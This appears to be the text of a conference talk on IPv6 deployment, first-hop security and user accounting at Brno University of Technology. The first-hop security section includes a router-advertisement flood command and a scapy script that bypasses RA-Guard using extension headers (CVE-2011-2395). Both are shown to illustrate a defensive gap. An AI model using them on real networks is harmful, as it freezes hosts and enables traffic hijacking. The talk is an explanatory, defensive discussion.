# IPv6!

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
# Agenda

- Current status of IPv6 deployment at BUT
- IPv6 problems to solve
  - Addressing
  - First hop security
- User tracking and accounting in IPv6 networks
  - Extension of NetFlow records
  - Central Monitoring System at BUT


# IPv6 deployment at BUT

# NREN – CESNET z.s.p.o.




# NREN – CESNET z.s.p.o.

- BUT is member of CESNET - NREN
- 26 members
  - Universities & Czech academy
- Many other institutions connected indirectly
  - Government institutions, hospitals, high schools, research institutions
- Network based on DWDM & MPLS technology



# The Brno University of Technology


- http://www.vutbr.cz
- One of the largest universities in the Czech Republic
- Founded in 1899, 110th anniversary was recently celebrated
- 20,000 students and 2,000 employees
- 9 faculties
- 6 other organizational units
- Dormitory for 6,000 students














# Layer 3 network

**Core of the network**


- Based on 10Gb/s ethernet
- Basic L3 services
- OSPF and OSPFv3
- multicast - PIM/SM

**External connectivity**

- Two 10Gb/s lines connecting the core to CESNET (BGP, BGP4+)
- Basic filtering (SMTP, NetBios, 4 Microsof DS)

**Locality & sub-campuses**

- Two 10Gb/s lines to the core
- More complex firewalls configurations are dependend or local administrators



# IPv6 milestones 2002 - 2010

2002

Basic tunneled connectivity. Assigned own prefix - 2001:718:802::/48 .

**2002-2008**

Some experimental services. Possibility to connect locations using IPv6 (VLANs) . Static routing based on FreeBSD PC routers. Native connectivity to NREN

**2009**

Address plan, prefix divided into organization units.

OSPFv3 based routing. PC routers with XORP, 3com 4800 GL devices used as HW routers

DNS server moved to the dualstack

**2010/I, 2010/II**

Redundant connectivity to each location

Every place/subnet can support native IPv6 connectivity

Tests with HP devices (participation on HP beta testing program)

Connectivity to NREN through two 10Gb/s lines – BGP4+, Basic firewall

Monitoring of IPv6 services, collecting neighbor caches (NAV)

Some services moved to dualstack

**2010/III, 2010/IV**

Core of the network moved to the dualstack

Ridding off the temporary IPv6 network

# IPv6 milestones - 2011

Firmware with full IPv6 support has been released

- Temporary solution on xorp routers can be switched off
- IPv6 topology will follow the IPv4 topology
- All subnets will have both IPv4 and native IPv6 connectivity

- PI IPv6 address range has been assigned
  - Changing address of all subnets and services.
  - Moved from **2001:718:802::/48** to **2001:67c:1220::/46**
  - Support for renumbering
- Activation of services on dualstack
  - 90% of services could be moved easily (10% of time)
  - rest of services (90% of time)
    - very complicated issue
    - unpredictable problems

# IPv6 problem no. 1

# Autoconfiguration

# Autoconfiguration

- Brand new autoconfiguration mechanisms
  - Router advertisement  (doesn't contain address of DNS servers)
    - There is an extension RFC 6016 but is not widely implemented yet
  - DHCPv6 (doesn't contain default route option)
    - There is an draft draft-ietf-mif-dhcpv6-route-option-03 but not accepted yet

- Privacy extensions
  - IPv6 addresses are created by hosts randomly
  - IPv6 addresses are periodically changed (every day, once a week)

# Autoconfiguration

- Both mechanisms have to be used in real network
  - DHCPv6 server + Router advertisement
  - Secure both of them
  - Failure any of them leads to a network connectivity failure

- Different platforms support different techniques
  - Windows XP - SLAAC
  - Windows Vista/7 – SLAAC + DHCPv6
  - MAC OS, iOS  - SLAAC only (DHCPv6 in Lion)
  - Linux, BSD, … – depends on distribution

# Autoconfiguration IPv4 x IPv6

- IPv4 – DHCP, ARP

| No. | Source | Destination | Protocol | Info |
|---|---|---|---|---|
| 1 | 0.0.0.0 | 255.255.255.255 | DHCP | DHCP Discover - Transaction ID 0x7d5bd263 |
| 2 | 192.168.0.1 | 192.168.0.20 | DHCP | DHCP Offer - Transaction ID 0x7d5bd263 |
| 3 | 0.0.0.0 | 255.255.255.255 | DHCP | DHCP Request - Transaction ID 0x7d5bd263 |
| 4 | 192.168.0.1 | 192.168.0.20 | DHCP | DHCP ACK - Transaction ID 0x7d5bd263 |
| 5 | 00:0c:29:7c:39:92 | 00:0c:29:4b:d6:e3 | ARP | Who has 192.168.0.20? Tell 192.168.0.1 |
| 6 | 00:0c:29:4b:d6:e3 | 00:0c:29:7c:39:92 | ARP | 192.168.0.20 is at 00:0c:29:4b:d6:e3 |
| 7 | 192.168.0.20 | 147.229.94.185 | TCP | 53503 > 80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=24646422 TSecr=0 WS=64 |
| 8 | 147.229.94.185 | 192.168.0.20 | TCP | 80 > 53503 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=7777286 TSecr |

# Autoconfiguration IPv4 x IPv6

- IPv4 – DHCP, ARP

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|---|---|---|---|---|
| 1 | 0.0.0.0 | 255.255.255.255 | DHCP | DHCP Discover - Transaction ID 0x7d5bd263 |
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
| 8 | 147.229.94.185 | 192.168.0.20 | TCP | 80 > 53503 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=7777286 TSecr |


- IPv6 – DAD, RS/RA, DHCPv6, MLDv2, ND

| No. | Source | Destination | Protocol | Info |
|---|---|---|---|---|
| 1 | :: | ff02::16 | ICMPv6 | Multicast Listener Report Message v2 |
| 2 | :: | ff02::1:ff4b:d6e3 | ICMPv6 | Neighbor Solicitation for fe80::20c:29ff:fe4b:d6e3 |
| 3 | fe80::20c:29ff:fe4b:d6e3 | ff02::2 | ICMPv6 | Router Solicitation from 00:0c:29:4b:d6:e3 |
| 4 | fe80::a:39 | ff02::1 | ICMPv6 | Router Advertisement from 00:0c:29:7c:39:92 |
| 5 | fe80::20c:29ff:fe4b:d6e3 | ff02::1:2 | DHCPv6 | Solicit XID: 0x8d6417 CID: 000100011550b198000c294bd6e3 |
| 6 | fe80::20c:29ff:fe7c:3992 | fe80::20c:29ff:fe4b:d6e3 | DHCPv6 | Advertise XID: 0x8d6417 IAA: fd00:b0b0:bebe::f8ca:5391:b4b0:5ec2 CID: 000100011550b19800 |
| 7 | fe80::20c:29ff:fe4b:d6e3 | ff02::1:2 | DHCPv6 | Request XID: 0xad993c CID: 000100011550b198000c294bd6e3 IAA: fd00:b0b0:bebe::f8ca:5391:b4 |
| 8 | fe80::20c:29ff:fe7c:3992 | fe80::20c:29ff:fe4b:d6e3 | DHCPv6 | Reply XID: 0xad993c IAA: fd00:b0b0:bebe::f8ca:5391:b4b0:5ec2 CID: 000100011550b198000c294 |
| 9 | fe80::20c:29ff:fe4b:d6e3 | ff02::16 | ICMPv6 | Multicast Listener Report Message v2 |
| 10 | fe80::20c:29ff:fe4b:d6e3 | ff02::16 | ICMPv6 | Multicast Listener Report Message v2 |
| 11 | :: | ff02::1:ffb0:5ec2 | ICMPv6 | Neighbor Solicitation for fd00:b0b0:bebe::f8ca:5391:b4b0:5ec2 |
| 12 | fe80::a:46 | fe80::20c:29ff:fe4b:d6e3 | ICMPv6 | Neighbor Solicitation for fe80::20c:29ff:fe4b:d6e3 from 00:0c:29:7c:39:92 |
| 13 | fe80::20c:29ff:fe4b:d6e3 | fe80::a:46 | ICMPv6 | Neighbor Advertisement fe80::20c:29ff:fe4b:d6e3 (sol) |
| 14 | fe80::20c:29ff:fe4b:d6e3 | ff02::16 | ICMPv6 | Multicast Listener Report Message v2 |
| 15 | fe80::20c:29ff:fe4b:d6e3 | fe80::a:46 | ICMPv6 | Neighbor Solicitation for fe80::a:46 from 00:0c:29:4b:d6:e3 |
| 16 | fe80::a:46 | fe80::20c:29ff:fe4b:d6e3 | ICMPv6 | Neighbor Advertisement fe80::a:46 (rtr, sol) |
| 17 | fd00:b0b0:bebe::f8ca:539 | 2001:67c:1220:efff::b | TCP | 44423 > 80 [SYN] Seq=0 Win=14400 Len=0 MSS=1440 SACK_PERM=1 TSval=24641428 TSecr=0 WS=64 |
| 18 | fe80::a:46 | ff02::1:ffb0:5ec2 | ICMPv6 | Neighbor Solicitation for fd00:b0b0:bebe::f8ca:5391:b4b0:5ec2 from 00:0c:29:7c:39:92 |
| 19 | fd00:b0b0:bebe::f8ca:539 | fe80::a:46 | ICMPv6 | Neighbor Advertisement fd00:b0b0:bebe::f8ca:5391:b4b0:5ec2 (sol, ovr) is at 00:0c:29:4b:0 |
| 20 | 2001:67c:1220:efff::b | fd00:b0b0:bebe::f8ca:539 | TCP | 80 > 44423 [SYN, ACK] Seq=0 Ack=1 Win=5712 Len=0 MSS=1440 SACK_PERM=1 TSval=7772697 TSecr |

# Privacy extensions enabled ①




# Privacy extensions enabled ②



# IPv6 problem no. 2

# First hop security

# Number of rogues IPv6 routers




- Usually around 20 during the evening
  - Similar problem as 20 rogue DHCPv4 servers, but in IPv4 we have DHCP snooping
- **Current** problem but there are no L2 access switches with RA filtering on the market
  - Using expensive L3 switch (e.g. Cisco 6500) as L2 access is not feasible

# Rogues IPv6 routers

- 20 rogues routers – only ICS in Windows Vista/7

  No IPv6 related attack! (Yet)

- What if somebody tries e.g. thc-toolkit?

```
# ./flood_router6 eth0
```

- All Windows Vista/7 boxes will freeze

# Autoconfiguration – IPv4


- IPv4 autoconfiguration = DHCP + protection on switches
  - **DHCP snooping**
    - Blocking DHCP responses on access ports
    - Prevents against fake DHCP servers
  - **Dynamic ARP protection/ARP inspection**
    - MAC-IP address database based on DHCP leases
    - Checking content of ARP packets on client access port
    - Prevents against ARP spoofing
  - **Dynamic lock down, IP source guard**
    - The MAC-IP database is used for inspection of client source MAC and IP address.
    - Prevents against source address spoofing

# Possible solutions for IPv6

- SeND (RFC 3971, March 2005)
  - Based on cryptography CGA keys
  - Requires PKI infrastructure
    - How client obtains his own certificate?
  - Can **not** work with
    - Manually configured, EUI 64 and Privacy Extension addresses
- RA-Guard (RFC 6105, February 2011)
  - Dropping fake RA messages on access port (RA Snooping)
- SAVI (draft-ietf-savi-*, divided into more drafts)
  - Complex solution solving  Rouge RA, DHCPv4 an DHCPv6

# Possible solutions for IPv6

- No support in devices
  - Only few vendors support some of that features
  - You will probably have to replace all access switches
  - There is no implementation of SeND in operation systems
- There is a easy way how to bypass such protection
  - CVE-2011-2395 (http://seclists.org/fulldisclosure/2011/May/446)
  - Using extension headers
  - ICMPv6/ND Packet fragmentation




```
from scapy.all import sendp,Ether
#from scapy.layers.inet6 import IPv6, ICMPv6ND_RA, ICMPv6NDOptPrefixInfo,ICMPv6N
DOptSrcLLAddr,IPv6ExtHdrRouting
from scapy.layers.inet6 import *


mac = '00:0C:29:7C:39:92';
iface = 'eth0'
prefix = 'fd0:bad:b0b:0001::'

ether = Ether(src=mac)
ipv6  = IPv6(dst='ff02::1', nh=0, tc=22, hlim=255)

ra    = ICMPv6ND_RA(routerlifetime=120)/ICMPv6NDOptPrefixInfo(prefix=prefix,pref
ixlen=64,validlifetime=60,preferredlifetime=60)

nhdr1   = '\x00\x01\x01\x0c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
nhdr3   = '\x3c\x00\x00\x00\x00\x00\x00\x00'
nhdr4   = '\x3a\x00\x00\x00\x00\x00\x00\x00'

pkt    = ether/ipv6/nhdr1/nhdr1/nhdr1/nhdr1/nhdr1/nhdr1/nhdr3/nhdr4/ra

sendp(pkt,iface=iface,loop=0,inter=3)
~
                                                              3,32          All
```

# IPv6 problem no. 3

# monitoring, accounting & identification

# Traffic for a single host

- Privacy extensions -> several valid addresses per host
- Filter definition for nfdump (one host)

```
nfdump -R -6 . "
host 2001:67c:1220:e000:1d90:c54c:7183:2771 or
host 2001:67c:1220:e000:1d76:8ea4:1433:3a06 or
host 2001:67c:1220:e000:f8c7:b911:607e:ded3 or
host 2001:67c:1220:e000:fc24:ab74:10cc:a6b7 or
host 2001:67c:1220:e000:b9:bc89:32f3:36b8:e14e or
host 2001:67c:1220:e000:8c8b:37f0:9ecc:fc51 or
host 2001:67c:1220:e000:61ff:16c0:3d52:366"
```

- How to get accounting information for top n hosts ?
- Who the address XX:YY::AA:BB belongs to ?


# Extended flow record

- Basic flow record
  - key fields: src/dst addess, src/dst port
  - non-key fields: bytes, pkts

IP address


# Extended flow record

- Basic flow record
  - key fields: src/dst addess, src/dst port
  - non-key fields: bytes, pkts
- Extended flow record
  - MAC address : neighbor cache (NC), arp table




# Extended flow record

- Basic flow record
  - key fields: src/dst addess, src/dst port
  - non-key fields: bytes, pkts
- Extended flow record
  - MAC address : neighbor cache (NC), arp table
  - Switch port: forwarding database (FDB)



# Extended flow record

- Extended flow record
  - MAC address : neighbor cache (NC), arp table
  - Switch port: forwarding database (FDB)
  - Login : radius server



# Where to get proper information

- Mapping IPv6/IPv4 address ↔ MAC address
  - neighbor cache, ARP table
  - passive probes at local networks (ndwatch, arpwatch)
  - SNMP MIB database on routers
    - ipv6NetToMediaTable, ipNetToPhysicalTable

# Where to get proper information

- Mapping IPv6/IPv4 address ↔ MAC address
  - neighbor cache, ARP table
  - passive probes at local networks (ndwatch, arpwatch)
  - SNMP MIB database on routers
    - ipv6NetToMediaTable, ipNetToPhysicalTable
- Mapping MAC address ↔ switch port
  - SNMP MIB database on switches
    - RFC 4188: BRIDGE-MIB
    - RFC 4363: Q-BRIDGE MIB (dot1dTpFdbTable)

# A few examples of usage

- Traffic belongs to host with MAC 58:1f:aa:82:39:6c

```
nfdump -R . "mac 58:1f:aa:82:39:6c"
```

- Aggregated traffic for each MAC

```
nfdump  -R . -a -A insrcmac,outsrcmac
```

- Aggregated traffic for each user

```
nfdump  -R . -a -A mpls1,mpls2
```

- All traffic belonging to user with ID 183

```
nfdump  -R . -a -A insrcmac,outsrcmac "(mpls label1
183 or mpls label2 183 )”
```

```
[root@coyote 2011-09-08]# nfdump -R .  -6 -a -A srcip,dstip "(mpls label1 183 or mpls label2 183 )"
Date flow start          Duration                                Src IP Addr                                Dst IP Addr   Packets
2011-09-08 18:19:50.855    61.753                                147.229.117.91                                65.55.239.163        11
2011-09-08 15:20:29.591     0.000                                109.123.126.27                               147.229.117.101         1
2011-09-08 17:04:17.237   126.156                                147.229.117.91                                195.113.232.80         7
2011-09-08 15:40:25.867     0.479                                  65.55.185.26                               147.229.117.91         8
2011-09-08 15:40:07.801     0.603                                147.229.117.91                                194.213.62.46        19
2011-09-08 15:40:07.810     0.604                                 194.213.62.46                               147.229.117.91        27
2011-09-08 15:49:11.689 21026.476                               178.218.213.164                               147.229.117.91         3
2011-09-08 12:16:00.366     3.000                                 92.240.68.152                               147.229.179.220         2
2011-09-08 09:32:45.450     0.000                                 174.36.12.34                               147.229.117.218         1
2011-09-08 22:12:14.305     0.000                                61.135.169.105                               147.229.117.91         1
2011-09-08 15:34:30.464     0.000                                   50.56.88.65                               147.229.117.101         1
2011-09-08 15:35:41.216   231.502                                 174.36.12.34                               147.229.117.101         4
2011-09-08 15:40:07.043  9361.006                                212.47.26.209                                147.229.117.91       381
2011-09-08 22:11:21.547  1571.688                                119.75.217.56                                147.229.117.91         3
2011-09-08 15:40:08.050    64.818                                94.198.59.134                                147.229.117.91         8
2011-09-08 17:10:49.619  1472.846                                208.43.108.215                                147.229.117.91         2
2011-09-08 15:40:07.732     0.426                                 62.168.44.117                                147.229.117.91        11
2011-09-08 18:45:22.715     0.000                               178.218.213.164                                147.229.117.42         1
2011-09-08 15:40:07.666    60.163                                209.85.148.103                                147.229.117.91         6
2011-09-08 15:40:00.260 10104.368                                213.199.181.90                                147.229.117.91        16
2011-09-08 15:40:07.285    65.553                                212.47.26.212                                147.229.117.91       215
2011-09-08 18:04:46.031    38.353                          2001:718:1:101::4      2001:67c:1220:75:56a:1686:de18:4a31       141
2011-09-08 17:18:25.589     0.982                                147.229.117.91                               207.46.21.124         9
2011-09-08 18:19:51.332    61.335                                147.229.117.91                                64.4.21.39         9
2011-09-08 15:40:08.389    64.443                                147.229.117.91                               89.221.209.9         8
2011-09-08 09:47:26.895     0.000                                178.218.213.164                               147.229.117.218         1
2011-09-08 19:42:18.365 10808.350                                147.229.117.91                               207.46.21.123        18
2011-09-08 18:19:51.495    61.171                                   64.4.21.39                               147.229.117.91         4
2011-09-08 23:51:16.003     0.000                                58.42.235.130                               147.229.117.91         1
2011-09-08 18:20:10.045 20119.628     2001:67c:1220:75:d192:213f:7f96:7316                          2001:718:1:101::4     17149
2011-09-08 15:40:07.039  9417.501                                147.229.117.91                               212.47.26.209       513
2011-09-08 18:20:48.799     5.046                                147.229.117.91                                65.54.89.172         6
2011-09-08 15:40:09.020    63.833                                 74.125.79.100                               147.229.117.91         9
2011-09-08 20:40:49.023  4566.732                                184.173.101.39                               147.229.117.91         3
2011-09-08 18:04:34.821     5.106                                147.229.117.42                                80.250.3.99       121
2011-09-08 15:01:37.719  2728.500                                  174.36.12.34                               147.229.117.91         3
2011-09-08 15:40:25.754     0.594                                147.229.117.91                                65.55.185.26         9
2011-09-08 21:58:15.815     0.000                                 119.75.218.45                               147.229.117.91         1
2011-09-08 18:19:49.276    68.348                                147.229.117.91                                65.55.175.186        30
2011-09-08 18:19:49.029    63.642                                   64.4.11.160                               147.229.117.91         4
2011-09-08 15:40:07.277    60.548                                147.229.117.91                               212.47.26.210        22
2011-09-08 15:40:07.799     1.678                                147.229.117.91                               194.213.222.29        51
2011-09-08 15:59:55.894  8227.626                          2001:718:1:101::4      2001:67c:1220:75:742a:9055:39a6:32bb      7880
```

# IPv6 problem no. 4


# Impact on existing IPv4 infrastructure

# Impact on existing IPv4 infrastructure

- Deploying IPv6 requires changes in the existing infrastructure
  - Some routers and switches have to be replaced
  - Some have to be upgraded
  - There are a lot of bugs in IPv6 code
    - More often firmware upgrades
    - New IPv6 related bugs -> CPU overload, Devices crash
- IPv6 is another way how to reach nodes inside of the network
  - Similar policy have to be applied on both protocols

# Impact on existing IPv4 infrastructure


- Users (**and managers**) can see that network is less stable
- Both that group can't see any benefits of that effort
- IPv4 and IPv6 are incompatible protocols
  - Services available on IPv4 can be reached only by IPv4
  - Applications not supporting IPv6 still needs IPv4
    - Skype, ICQ, MSN, games, …
  - DNS64 does not solve that problem



# A bit of statistics…


collected from the campus network

# IPv4, IPv6 & tunneled traffic




| | | last | min | avg | max |
|---|---|---|---|---|---|
| Total IPv4 traffic out | [avg] | 238.42 Mbps | 35.69 Mbps | 219.64 Mbps | 903.85 Mbps |
| Total IPv4 traffic in | [avg] | 319.88 Mbps | 29.89 Mbps | 482.53 Mbps | 2.16 Gbps |
| Total tunneled traffic out | [avg] | 463.51 Kbps | 1.13 Kbps | 1.96 Mbps | 24.57 Mbps |
| Total tunneled traffic in | [avg] | 114.25 Kbps | 1.81 Kbps | 609.97 Kbps | 66.55 Mbps |
| Total IPv6 traffic out | [avg] | 24.91 Mbps | 8.77 Kbps | 15.16 Mbps | 220.22 Mbps |
| Total IPv6 traffic in | [avg] | 5.23 Mbps | 16 Kbps | 9.36 Mbps | 263.98 Mbps |

# IPv4, IPv6 & tunneled traffic

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


# IPv6 native traffic




# How many addressed were we talking with



# How many addressed were we talking with




# How IPv6 many addressed were we talking with





Come on, what all this fuss is about. Just take it easy and see what will happen.
www.carloneworld.it

# Number of unique mac adresses in ARP and NC



# Number of unique mac adresses in ARP and NC



# What can we do about it ?

- Start using IPv6 immediately
  - We have been waiting for perfect IPv6 more than 15 years - it does not work
  - Until IPv6 is used we will not discover any problem

- Prefer native IPv6 connectivity (anywhere you can)
  - It is a final solution for future (IPv4 will be switched off later)
  - Native IPv6 is more secure than unattended tunneled traffic !

# What can we do about it ?

- Ask vendors and creators of standards to fix problems
  - More requests escalate troubles on the vendor side
  - Standardization of IPv6 is not enclosed process. Anyone can contribute or comment the standards

- Stop pretending that IPv6 does not have any troubles
  - IPv6 has got many problems
  - Problems can not be solved by covering them
  - Unreliable information led to broken trust amongst users. The naked truth is always better than the best dressed lie